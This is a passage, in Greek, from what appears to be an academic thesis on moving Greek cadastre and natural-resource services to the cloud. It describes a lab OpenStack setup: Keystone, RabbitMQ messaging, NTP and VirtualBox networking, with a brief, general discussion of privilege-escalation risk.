Η κλιμάκωση των προνομίων συμβαίνει στην πλευρά του παρόχου. Οι κίνδυνοι δημιουργούνται επειδή μη-εξουσιοδοτημένο προσωπικό αποκτά με παράνομο τρόπο δικαιώματα για εκτέλεση εργασιών όπως τροποποίηση των δεδομένων .ή εισαγωγή του στην ομάδα των διαχειριστών. Ωστόσο η κλιμάκωση προνομίων θα μπορούσε να επιτευχθεί και από την πλευρά των χρηστών. Αυτό θα μπορούσε να συμβεί εφόσον ο επιτιθέμενος κατάφερνε να συνδεθεί μέσω ενός λογαριασμού με λιγότερα δικαιώματα στα συστήματα των παρόχων και στην συνέχεια με την χρήση συγκεκριμένων exploits θα κλιμάκωνε τα δικαιώματα του συγκεκριμένου λογαριασμού. Η επίθεση αυτού του τύπου θα μπορούσε να μειωθεί αν οι πάροχοι, σύμφωνα με τις προδιαγραφές, ενημέρωναν τα συστήματά τους με τα κατάλληλα "μπαλώματα" (patches) ώστε να γίνει χρονοβόρο και δύσκολο το έργο των επιτιθέμενων. Έτσι, οι επιτιθέμενοι θα εκτίθονταν για μεγαλύτερο χρονικό διάστημα στα συστήματα ανίχνευσης κατά την προσπάθειά τους να εισέρθουν στους παρόχους με αποτέλεσμα να εντοπιστούν ευκολότερα.

Οι παραπάνω κίνδυνοι δημιουργούνται λόγω έλλειψης φυσικών μέσων και διαδικασιών για παροχή ασφάλειας των υπηρεσιών και των δεδομένων. Τα μόνα αντίμετρα τα οποία μπορούν να χρησιμοποιηθούν για την αντιμετώπιση των κινδύνων είναι συστήματα ελέγχου και

καταγραφής της χρήσης των υπηρεσιών τα οποία θα ελέγχονται από τους διαχειριστές των παρόχων. Επιπλέον, όπως προκύπτει η ικανοποίηση των στόχων του κύριου συμβολαίου υπηρεσιών και η εφαρμογή των ελάχιστων προδιαγραφών, μειώνουν τους κινδύνους που εμφανίζονται κατά την διανομή των υπηρεσιών.

4

Υλοποίηση Υποδομής και Έκθεση Υπηρεσιών

4.1 Περιγραφή Περιβάλλοντος

Σύμφωνα με το δεύτερο σενάριο υλοποίησης, η υπηρεσία κτηματογράφησης και η υπηρεσία καταγραφής των φυσικών πόρων του κράτους θα μεταφερθούν σε παρόχους υπολογιστικού νέφους. Οι πάροχοι υπολογιστικού νέφους θα στεγάζονται σε τρίτη χώρα χωρίς ικανοποιητικό επίπεδο ασφάλειας σύμφωνα με την Ευρωπαική Επιτροπή και το άρθρο 25 της ευρωπαικής οδηγίας 95/46/EC [64]. Οι δύο υπηρεσίες θα συλλέγουν και θα επεξεργάζονται διαφορετικό τύπο δεδομένων. Η υπηρεσία κτηματογράφησης θα διαχειρίζεται δεδομένα προσωπικού χαρακτήρα ενώ η υπηρεσία καταγραφής των φυσικών πόρων θα διαχειρίζεται κυβερνητικά δεδομένα. Η αρχιτεκτονική της υποδομής των παρόχων θα βασιστεί στο μοντέλο της τεχνικής αναφοράς του Focus Group on Cloud Computing της Διεθνής Ένωσης Τηλεπικοινωνιών (ITU). Στο συγκεκριμένο μοντέλο ορίζονται πέντε επίπεδα,**(α)** χρήστη,**(β)** πρόσβασης,**(γ)** υπηρεσιών,**(δ)** πόρων και δικτύου και **(ε)** πολλαπλής χρήσης [26]. Το μοντέλο υπηρεσιών των παρόχων υπολογιστικού νέφους θα είναι SaaS και το μοντέλο έκθεσης για την υπηρεσία κτηματογράφησης θα είναι υβριδικό ενώ για την υπηρεσία καταγραφής των φυσικών πόρων θα είναι ιδιωτικό. Το μοντέλο έκθεσης είναι άμεσα συσχετισμένο με τους τελικούς χρήστες οι οποίοι θα αποκτούν πρόσβαση και θα χρησιμοποιούν τις δύο υπηρεσίες. Έτσι, οι τελικοί χρήστες της υπηρεσίας κτηματογράφησης θα είναι φυσικά πρόσωπα του γενικού πληθυσμού της Ελλάδας, τα οποία θα αποκτούν πρόσβαση για την καταχώρηση αιτήσεων κτηματογράφησης. Σε αντίθετη περίπτωση, οι τελικοί χρήστες της υπηρεσίας καταγραφής των φυσικών πόρων θα είναι ένας περιορισμένος αριθμός φυσικών προσώπων, οι οποίοι θα είναι εργαζόμενοι της κυβερνητικής αρχής η οποία θα πραγματοποιεί την

καταχώρηση των φυσικών πόρων. Εφόσον το μοντέλο υπηρεσιών για τις δύο διανεμόμενες υπηρεσίες θα είναι SaaS, θα φιλοξενείται από το μοντέλο IaaS. Ετσι, οι απειλές και οι κίνδυνοι που υπάρχουν στο μοντέλο IaaS, επαγωγικά επηρεάζουν το μοντέλο SaaS. Η σχέση των δύο μοντέλων δημιουργεί μια ισχυρή εξάρτηση ως προς την ασφάλεια τους και κατ' επέκταση την ασφάλεια της διανεμόμενης υπηρεσίας. Αυτό έχει ως αποτέλεσμα, σε περίπτωση συνεργασίας διαφορετικών παρόχων για την τελική διανομή της υπηρεσίας να μην υπάρχει διαφάνεια ως προς τον υπεύθυνο ασφάλειας αφού οι υποχρεώσεις σχετικά με τα ζητήματα και τις απειλές που ανακύπτουν είναι κατανεμημένες σε πολλά μέρη. Γι' αυτό το λόγο, κρίνεται αναγκαίο ο πάροχος της υπηρεσίας SaaS να παρέχει και την υπηρεσία IaaS. Με αυτόν τον τρόπο, ο πάροχος του υπολογιστικού νέφους είναι πλέον η μοναδική οντότητα η οποία είναι υπεύθυνη για την ασφάλεια και την αντιμετώπιση απειλών με στόχο την πρόκλιση ζημίας στην διανεμόμενη υπηρεσία και το ποιοτικό της επίπεδο. Το Κτηματολόγιο σε αυτή τη περίπτωση θα συνεργαστεί με τους παρόχους για την παροχή των υπηρεσιών διαμέσου των υποδομών τους.

4.1.1 Έννοιες και Ορισμοί

Για την περιγραφή και την ανάλυση των υπηρεσιών που συνιστούν το περιβάλλον του OpenStack, θα χρησιμοποιηθεί συγκεκριμένη ορολογία. Ο χρήστης αποτελεί ψηφιακή υπόσταση ενός φυσικού προσώπου, συστήματος ή μιας υπηρεσίας η οποία χρησιμοποιεί την OpenStack υποδομή. Τα διαπιστευτήρια αποτελούν δεδομένα τα οποία αντιστοιχούν μοναδικά στον κάθε χρήστη και χρησιμοποιούνται από τις υπηρεσίες για επαλήθευση της ταυτότητας των χρηστών. Το token είναι μια αλφαριθμητική στοιχειοσειρά, η οποία χρησιμοποιείται από τους χρήστες προκειμένου να αποκτήσουν πρόσβαση στις υπηρεσίες της υποδομής μέσω των ακροσημείων και στους πόρους. Το token χρησιμοποιείται από την υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης για την επικύρωση αιτήσεων που δέχεται από την χρονική στιγμή που ο χρήστης έχει εισάγει τα διαπιστευτήριά του και στη συνέχεια. Ανάκληση του token μπορεί να πραγματοποιηθεί οποιαδήποτε χρονική στιγμή από την υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης και είναι έγκυρο για συγκεκριμένο χρονικό διάστημα. Επιπλέον, ο όρος tenant αναφέρεται σε ομαδοποιημένους πόρους διαφορετικών υπηρεσιών. Η σχέση μεταξύ των tenants και των χρηστών δεν είναι 1-προς-1, αλλά ένα προς πολλά. Κάθε tenant χρησιμοποιείται από πολλούς χρήστες. Έτσι, προκύπτουν τούπλες με tenants και χρήστες οι οποίες διαφέρουν ως προς την σχέση που συνδέει τα δύο αντικείμενα. Η προκείμενη σχέση ορίζεται ως ρόλος και καθορίζει τα δικαιώματα όπως και τα προνόμια που κατέχει κάθε χρήστης ως προς τις ενέργειες τις οποίες θα εκτελέσει μέσα στο tenant και τους πόρους τους οποίους θα χρησιμοποιήσει. Οι ρόλοι προσδιορίζονται για τον κάθε χρήστη κατά την εισοδό του στο

σύστημα και την ταυτοποίησή του. Οι ρόλοι οι οποίοι μπορούν να ανατεθούν σε κάθε χρήστη μπορούν να είναι περισσότεροι του ενός και να διαφέρουν ανάλογα με τον πόρο τον οποίο χρησιμοποιεί. Στο περιβάλλον του OpenStack, η πρόσβαση στις υπηρεσίες και η εκτέλεση ενεργειών από τους χρήστες και τα tenants πραγματοποιείται μέσω των ακροσημείων (endpoints). Τα ακροσημεία είναι δικτυακές διευθύνσεις. Τέλος, ως instance ορίζεται κάθε εικονικό μηχάνημα το οποίο κατασκευάζεται μέσω ενός συνδυασμού υπηρεσιών με στόχο την έκθεση μιας τελικής υπηρεσίας. Τα instances δημιουργούνται και εκτείθονται είτε δυναμικά μέσω της υπηρεσίας Heat είτε στατικά μέσω της υπηρεσίας Nova.

4.1.2 Περιβάλλον OpenStack


Για την υλοποίηση της υποδομής του πάροχου υπολογιστικού νέφους μέσω της οποίας θα πραγματοποιηθεί διανομή της υπηρεσίας κτηματογράφησης και της υπηρεσίας καταγραφής φυσικών πόρων χρησιμοποιήθηκε η πλατφόρμα ανοιχτού κώδικα για το υπολογιστικό νέφος, OpenStack. Για την κατασκευή της πλατφόρμας OpenStack, συνεργάστηκαν το 2010 η Εθνική Υπηρεσία Αεροναυπηγικής και Διαστήματος των Ηνωμένων Πολιτειών της Αμερικής (NASA) και η εταιρία Rackspace[65]. Η πλατφόρμα εκθέτει το μοντέλο υπηρεσιών IaaS, το οποίο θα αποτελέσει την βάση για την κατασκευή του μοντέλου υπηρεσιών SaaS και την τελική διανομή των υπηρεσιών. Το OpenStack είναι μια τεχνολογία η οποία γίνεται διαθέσιμη από ένα σύνολο υπηρεσιών[66]. Η κάθε μια από τις υπηρεσίες έχει συγκεκριμένο ρόλο και υλοποιείται από ένα project. Τα projects λειτουργούν συνεργατικά για την κάλυψη των αναγκών που προκύπτουν από τις υπηρεσίες SaaS.

Project	**Περιγραφή Υπηρεσίας**
Keystone	Υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης
Glance	Υπηρεσία διαχείρισης εικόνων
Nova	Υπηρεσία διαχείρισης πόρων και συστημάτων
Neutron	Υπηρεσία δικτύωσης
Horizon	Ταμπλό διαχείρισης υπηρεσιών και πόρων.
Cinder	Υπηρεσία διαχείρισης αποθηκευσης πλοκάδας
Swift	Υπηρεσία διαχείρισης αποθήκευσης αντικειμένου
Heat	Υπηρεσία ενορχήστρωσης πόρων και

	συστημάτων
Ceilometer	Υπηρεσία τηλεμετρίας


Πίνακας 6 Υπηρεσίες OpenStack

Όπως ορίστηκε στο σενάριο υλοποίησης, η υποδομή των παρόχων θα λειτουργεί σύμφωνα με το μοντέλο υπολογιστικού νέφους της ITU. Έτσι κρίνεται απαραίτητο, να πραγματοποιηθεί αντιστοίχιση των επιπέδων και των συναρτήσεων του συγκεκριμένου μοντέλου με τις υπηρεσίες του OpenStack.



Εικόνα 13 Υποδομή ITU

Στο μοντέλο OpenStack, τα επίπεδα παραμένουν ίδια όπως ορίζονται στο μοντέλο της ITU, ωστόσο οι συναρτήσεις αντικαθιστούνται από τις υπηρεσίες. Η αντιστοίχιση πραγματοποιήθηκε έτσι ώστε οι υπηρεσίες να εκτελούν το έργο των συναρτήσεων όπως ορίστηκε στην τεχνική αναφορά του Focus Group on Cloud Computing της ITU.



Εικόνα 14 Υποδομή OpenStack


Το περιβάλλον OpenStack το οποίο θα υποστηρίξει την υποδομή του παρόχου υπολογιστικού νέφους στο συγκεκριμένο σενάριο υλοποίησης αποτελείται από projects τα οποία αποθηκεύονται και λειτουργούν μέσω εικονικών μηχανημάτων. Ο συνολικός αριθμός των εικονικών μηχανημάτων τα οποία χρησιμοποιούνται για την υλοποίηση είναι 9. Κάθε ένα εξ'αυτών έχει διαφορετικό ρόλο και επιτελεί διαφορετική λειτουργία μέσα στην υποδομή. Τα εικονικά μηχανήματα ορίζονται ως εξής: controller, network, compute1, compute2, compute3, block1, block2, object1 και zenlb. Η αρχιτεκτονική η οποία έχει ακολουθηθεί για το περιβάλλον είναι κεντρικοποιημένη ως προς τον controller. Ωστόσο, το περιβάλλον επιτρέπει τον σχεδιασμό και την υλοποίηση περισσότερων controllers οι οποίοι θα επιβοηθούν το σύστημα σε περίπτωση υπερφόρτωσης και θα λειτουργούν πλεοναστικά σε περίπτωση αποτυχίας του αρχικού κόμβου. Στον network κόμβο είναι εγκατεστημένη η υπηρεσία δικτύωσης. Στους compute κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης πόρων και συστημάτων, δικτύωσης και τηλεμετρίας. Στους block κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης αποθήκευσης πλοκάδας και τηλεμετρίας. Στους object κόμβους είναι εγκατεστημένες οι υπηρεσίες διαχείρισης αποθήκευσης αντικειμένου και τηλεμετρίας. Στον κόμβο zenlb είναι εγκατεστημένη η υπηρεσία zen-loadbalancer η οποία πραγματοποιεί την εξισορρόπηση του φόρτου εργασίας για τα instances τα οποία θα παρέχουν την τελική υπηρεσία κτηματογράφησης. Ιδιαίτερης σημασίας είναι ο controller, ο οποίος αποτελεί το κεντρικό σύστημα μέσω του οποίου πραγματοποιείται η διαχείριση του περιβάλλοντος. Ο πυρήνας των υπηρεσιών που συνιστούν την υποδομή εγκαθιστάται στον controller και για κάθε μια υπηρεσία δημιουργείται μια βάση δεδομένων στην οποία καταγράφονται οι χρήστες οι οποίοι την χρησιμοπούν και τα ακροσημεία της. Οι βάσεις

δεδομένων είναι MySQL και υλοποιούνται από την υπηρεσία MariaDB, η συγκεκριμένη υπηρεσία είναι συμβατή με τη βιβλιοθήκη mysql.

4.1.2.1 Επικοινωνία Κόμβων Περιβάλλοντος

Οι κεντρικές υπηρεσίες του controller επικοινωνούν με τους υπόλοιπους κόμβους μέσω μιας υπηρεσίας ουράς μηνυμάτων (message queue).Η υπηρεσία ουράς μηνυμάτων που υλοποιεί το συγκεκριμένο έργο είναι η RabbitMQ. Η RabbitMQ είναι ένας broker ο οποίος χρησιμοποιεί το πρωτόκολλο AMQP του επιπέδου εφαρμογής του μοντέλου OSI για την επικοινωνία των υπηρεσιών. Στο περιβάλλον OpenStack υλοποιείται επικοινωνία RPC μεταξύ των υπηρεσιών του controller και των υπηρεσιών των υπολοίπων κόμβων. Η επικοινωνία RPC επιτρέπει σε μια υπηρεσία να ορίσει προς εκτέλεση μια διεργασία σε έναν απομακρυσμένο κόμβο. Η εφαρμογή της επικοινωνίας RPC πραγματοποιείται με χρήση του πρωτοκόλλου AMQP μέσω της υπηρεσίας RabbitMQ. Κάθε υπηρεσία ανεξάρτητα από τον κόμβο στον οποίο είναι εγκατεστημένη, συνδέεται κατά την έναρξή της στην υπηρεσία μηνυμάτων η οποία λειτουργεί στον controller και χρησιμοποιεί την ουρά μηνυμάτων ως επικλήτορας(invoker) ή ως εργάτης(worker). Οι υπηρεσίες που λειτουργούν ως επικλήτορες αποστέλουν μηνύματα δύο τύπων, **(α)** rpc.call και **(β)** rpc.cast. Χρησιμοποιώντας τον τύπο μηνυμάτων rpc.call οι επικλήτορες δηλώνουν στην υπηρεσία μηνυμάτων πως περιμένουν απόκριση στην αιτησή τους, ενώ με τον τύπο μηνυμάτων rpc.cast αφου πραγματοποιηθεί η αίτηση ο επικλήτορας ολοκληρώνει την λειτουργία του. Οι εργάτες εκτελούν τις εργασίες που ορίζονται από τους επικλητήρες και σύμφωνα με τον τύπο μηνύματος που λαμβάνουν για την υλοποίηση μιας εργασίας, είτε επικυρώνουν την εκτέλεσή της με απόκριση είτε την εκτελούν χωρίς να απόκριση. Επιπρόσθετα, η υπηρεσία RabbitMQ κατά την λειτουργία της χρησιμοποιεί 4 οντότητες για την διεξαγωγή της RPC επικοινωνίας μεταξύ των κόμβων. Οι τεσσερις οντότητες είναι οι ακόλουθες: **(α)** τοπικός εκδότης, **(β)** άμεσος εκδότης, **(γ)** τοπικός καταναλωτής και **(δ)** άμεσος καταναλωτής. Ο τοπικός εκδότης διαχειρίζεται τα μηνύματα τύπου rpc.call και rpc.cast τα οποία δέχεται από τις υπηρεσίες και τα προωθεί στην ουρά μηνυμάτων. Ο άμεσος εκδότης δημιουρείται από τις υπηρεσίες εργάτες για την δημιουργία και αποστολή της απόκρισης που αναμένει ένας επικλήτορας ο οποίος έχει αποστείλει μήνυμα τύπου rpc.call. Ο τοπικός καταναλωτής ενεργοποιείται σε όλες τις υπηρεσίες εργάτες και συνεχίζει να υπάρχει σε όλο τον κύκλο ζωής τους. Κάθε υπηρεσία εργάτης αρχικοποιεί κατά την έναρξή της δύο τοπικούς καταναλωτές, έναν για κάθε τύπο μηνυμάτων. Ο άμεσος καταναλωτής δημιουργείται για την αποδοχή των αποκρίσεων που δημιουργούνται από τις υπηρεσίες εργάτες στα μηνύματα τύπου rpc.call. Ο άμεσος καταναλωτής προωθεί στην συνέχεια την απόκριση στον επικλήτορα του μηνύματος. Στην περίπτωση μηνύματος rpc.call αρχικοποιείται ένας τοπικός εκδότης ο οποίος στην συνέχεια θα προωθήσει το μήνυμα στο κέντρο μεταγωγής της υπηρεσίας. Παράλληλα θα αρχικοποιηθεί ένας άμεσος καταναλώτης

για την αναμονή της απόκρισης από την υπηρεσία εργάτη. Αφού το μήνυμα προωθηθεί στο κέντρο μεταγωγής, σύμφωνα με τον τύπο του μηνύματος επιλέγεται η ουρά για τα μηνύματα rpc.call και στην συνέχεια το μήνυμα λαμβάνεται από τον τοπικό καταναλωτή της υπηρεσίας εργάτη. Μόλις η εργασία η οποία έχει οριστεί στο μήνυμα ολοκληρωθεί από την υπηρεσία εργάτη, αποστέλεται επικύρωση της ολοκλήρωσης ή της αποτυχίας ολοκλήρωσης μέσω του άμεσου εκδότη. Το μήνυμα της επικύρωσης κατατίθεται σε μια ουρά η οποία προωθεί τα μηνύματα στον άμεσο καταναλωτή και εκείνος με την σειρά του στον επικλήτορα του αρχικού μηνύματος. Χρήση αυτού του τύπου μηνυμάτων κάνει η υπηρεσία διαχείρισης πόρων και συστημάτων. Στο παρακάτω διάγραμμα παρουσιάζεται η σχηματική αναπαράσταση της υπηρεσίας μηνυμάτων και των εμπλεκόμενων οντοτήτων.



Εικόνα 15 Υπηρεσία RabbitMQ

4.1.2.2 Χρονικός Συγχρονισμός Κόμβων

Ο controller λειτουργεί ως διακομιστής χρονικού συγχρινισμού των υπολοίπων κόμβων χρησιμοποιώντας την υπηρεσία ntp. Ο controller συγχρονίζεται με τους δημόσιους διακομιστές 0.gr.pool.ntp.org, 0.europe.pool.ntp.org, 2.europe.pool.ntp.org και σε περίπτωση αδυναμίας σύνδεσης με οποιοδήποτε από τους προηγούμενους διακομιστές, συγχρονίζει τους υπόλοιπους κόμβους σύμφωνα με το δικό του ρολόι. Ο απώτερος στόχος της υπηρεσίας ntp και του αντίστοιχου πρωτοκόλλου είναι να επιτευχθεί χρονικός συγχρονισμός μεταξύ των κόμβων της υποδομής με μέγιστη διαφορά λίγα χιλιοστοδευτερόλεπτα, έτσι ώστε να μην δημιουργούνται προβλήματα κατά τον χρονοπρογραμματισμό εργασιών. Το πρωτόκολλο ntp χρησιμοποιεί μια ιεραρχική δομή από χρονικούς πόρους ή διακομιστές χρονισμού. Κάθε επίπεδο της ιεραρχικής δομής ονομάζεται stratum και ταυτοποιείται από έναν αριθμό εκκινώντας από την κορυφή με 0. Σε περίπτωση συγχρονισμού του controller με έναν εκ των δύο πρώτων παραπάνω διακομιστων, τότε ο controller ανήκει σε stratum 1 ενώ αν δεν επιτευχθεί σύνδεση με τους διακομιστές έχει ρυθμιστεί stratum 10 για το δικό του ρολόι. Προκειμένου οι κόμβοι τις υποδομής να συγχρονιστουν με τον controller, χρησιμοποιούν την υπηρεσία ntp και ρυθμίζονται να συνδέονται μόνο με εκείνον.

4.1.2.3 Δικτύωση Υποδομής

Για την επικοινωνία των κόμβων εσωτερικά στην υποδομή έχουν υλοποιηθεί δύο δίκτυα, το δίκτυο διαχείρισης και το δίκτυο σηράγγωσης[66]. Επιπλέον, έχει υλοποιηθεί ένα εξωτερικό δίκτυο στο οποίο αποκτούν πρόσβαση τα instances προκειμένου να εκτεθούν δημόσια. Ωστόσο, το εξωτερικό δίκτυο έχει ρυθμιστεί ώστε τα instances να γινονται διαθέσιμα στον εξισορροπητή φόρτου και μέσω του οποίου πραγμαοποιείται έκθεση της υπηρεσίας δημόσια, χρησιμοποιώντας μια στατική ip διεύθυνση. Το δίκτυο διαχείρισης είναι το 10.0.0.0/24 και κατασκευάζεται με χρήση ενός μεταγωγέα και με μεμονωμένες κάρτες δικτύου σε κάθε κόμβο για το συγκεκριμένο δίκτυο. Η υλοποίηση πραγματοποιήθηκε με χρήση του λογισμικού εικονικοποίησης VirtualBox έκδοση 5.0.2. Έτσι, για την κατασκευή του συγκεκριμένου δικτύου, δημιουργήθηκε ένα host-only δικτυο χωρίς χρήση dhcp διακομιστή και στην συνέχεια οι κόμβοι συνδέθηκαν σε αυτό μέσω μιας δικτυακής διεπαφής. Το δίκτυο σηράγγωσης είναι το 10.0.1.0/24 και κατασκευάζεται με χρήση ξεχωριστού μεταγωγέα και με μεμονωμένες κάρτες δικτύου στους compute κόμβους και στον network κόμβο. Το δίκτυο που δημιουργήθηκε είναι host-only όπως το δίκτυο διαχείρισης για το οποίο δεν χρησιμοποιήθηκε dhcp διακομιστής και στην συνέχεια οι κόμβοι συνδέθηκαν σε αυτό μέσω μιας δικτυακής διεπαφής. Το δίκτυο διαχείρισης χρησιμοποιείται κυρίως για την κατασκευή του δίαυλου μηνυμάτων μέσω της υπηρεσίας RabbitMQ. Το δίκτυο σηράγγωσης χρησιμοποιείται για την έκθεση των instances τα οποία κατασκευάζονται στους compute κόμβους στο εξωτερικό δίκτυο μέσω του network κόμβου. Σε κανένα από τα δύο δίκτυα δεν χρησιμοποιείται dhcp διακομιστής επειδή οι διευθύνσεις οι οποίες χρησιμοποιούνται από τους κόμβους είναι στατικές. Το λειτουργικό σύστημα που χρησιμοποιείται από τους κόμβους είναι το Ubuntu-14.04-x86_64,έτσι οι διευθύνσεις και οι δικτυακές διεπαφές ορίστηκαν στο αρχείο /etc/network/interfaces. Οι ρυθμίσεις του συγκεκριμένου αρχείου ήταν σε πλήρη αντιστοιχία με τις ρυθμίσεις που πραγματοποιήθηκαν στο VirtualBox για κάθε κόμβο. Στον περιβάλλον του OpenStack, κατά την δημιουργία των instances πραγματοποιείται ανάθεση σε αυτά δύο τύπων ip διευθύνσεων. Οι τύποι ip διευθύνσεων είναι **(α)** ο σταθερός και **(β)** ο κινητός. Ο σταθερός τύπος ip διευθύνσεων ανατείθεται στο instance κατά την αρχικοποίηση του μέσα στην υποδομή, ενώ η ανάθεση του κινητού τύπου υπηρεσιών ποικίλει σύμφωνα με την αρχιτεκτονική του διτύου που έχει επιλεγεί. Ο σταθερός τύπος ip διευθύνσεων είναι απαραίτητος για την λειτουργία του instance και την επικοινωνία του με την υποδομή. Σύμφωνα με το δημόσιο μοντέλο εξάπλωσης οι σταθερές ip διευθύνσεις των instances ανήκουν σε δημόσιο δίκτυο εσωτερικά της υποδομής και πραγματοποιείται δυναμικά από τον διαχειριστή της υποδομής, η ανάθεση των κινητών ip διευθύνσεων. Ενώ στο ιδιωτικό μοντέλο εξάπλωσης οι σταθερός τύπος ip διευθύνσεων ανήκει σε ιδιωτικό δίκτυο εσωτερικά της υποδομής και δεν πραγματοποιείται ανάθεση κινητων ip διευθύνσεων.

Κατά την υλοποίηση της υποδομής του παρόχου υπολογιστικού νέφους για την έκθεση της υπηρεσίας κτηματογράφησης πραγματοποιήθηκε κατασκευή μιας δικτυακής αρχιτεκτονικής για υβριδικό μοντέλο εξάπλωσης. Στην συγκεκριμένη αρχιτεκτονική, δημιουργήθηκε ένα ιδιωτικό εσωτερικό δίκτυο για την ανάθεση σταθερών ip διευθύνσεων και σε κάθε instance γίνετε ανάθεση, αφού τεθεί σε λειτουργία, μια κινητή ip διεύθυνση η οποία ανήκει σε δημόσιο εσωτερικό δίκτυο μέσω της οποίας γίνετε η έκθεση της τελικής υπηρεσίας κτηματογράφησης στον εξωτερικό εξισορροπητή δικτύου.

4.2 Υπηρεσία Επαλήθευσης Ταυτότητας και Εξουσιοδότησης Πρόσβασης

Η υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης ελέγχει την δημιουργία νέων χρηστών και τα δικαιώματα που τους ανατείθονται[66]. Επιπλέον, διατηρεί ένα κατάλογο με τις διαθέσιμες υπηρεσίες οι οποίες έχουν τεθεί σε λειτουργία και δίνει πρόσβαση σε αυτές μέσω των ακροσημείων πρόσβασής τους. Η συγκεκριμένη υπηρεσία υλοποιείται από το project keystone και χρησιμοποιεί τον Apache HTTP server για την λήψη αιτήσεων προς τα ακροσημεία των υπολοίπων υπηρεσιών και το κατανεμημένο σύστημα memcached για την αποθήκευση και διαχείριση των tokens. Μέσω του Apache server χρησιμοποιείται το python module mod_wsgi για την ικανοποίηση αιτήσεων επαλήθευσης ταυτότητας και ελέγχου των δικαιωμάτων στις θύρες 5000 και 35357. Τα ακροσημεία των υπολοίπων υπηρεσιών κατασκευάζονται ως σωληνώσεις του μεσισμικού WSGI. Το σύστημα memcached χρησιμοποιείται για την απόκρυψη tokens και αντικειμένων στη μνήμη, έτσι η ανάκτηση και η αποθήκευση των δεδομένων πραγματοποιείται με μεγαλύτερη ταχύτητα από μια βάση δεδομένων.

Project	**Υπηρεσία**	**Ακροσημείο Υπηρεσίας**
Nova	Compute	http://controller:8774/v2/c84ced7a217e4da7ad3d87365e9bda4e
Neutron	Network	http://controller:9696
Cinder	Volumev2	http://controller:8776/v2/c84ced7a217e4da7ad3d87365e9bda4e
Cinder	Volume	http://controller:8776/v2/c84ced7a217e4da7ad3d87365e9bda4e
